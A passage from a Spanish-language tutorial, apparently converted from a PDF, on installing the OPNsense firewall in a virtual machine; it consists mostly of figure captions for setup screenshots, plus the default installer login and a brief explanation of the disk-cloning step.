


Ilustración 14. Configuración pt 6 MV OPNsense




Ilustración 15. Configuración pt 7 MV OPNsense

b) Iniciamos la máquina virtual




Ilustración 16. Virtualización OPNsense

- b) Una vez termine de ejecutar los procesos nos pedirá el usuario y contraseña, en este caso por defecto es Usuario: installer y Contraseña: opnsense, posteriormente nos mostrara lo siguiente.




Ilustración 17. Configuración OPNsense




Ilustración 18. Configuración OPNsense pt 2




Ilustración 19. Configuración OPNsense pt 3

En esta parte es importante mencionar que lo que estamos haciendo es una clonación de datos, pero hacia nuestro disco local no al ISO en este caso de OPNsense.




Ilustración 20. Configuración OPNsense pt 4




Ilustración 21. Configuración OPNsense pt 5




Ilustración 22. Configuración OPNsense pt 6

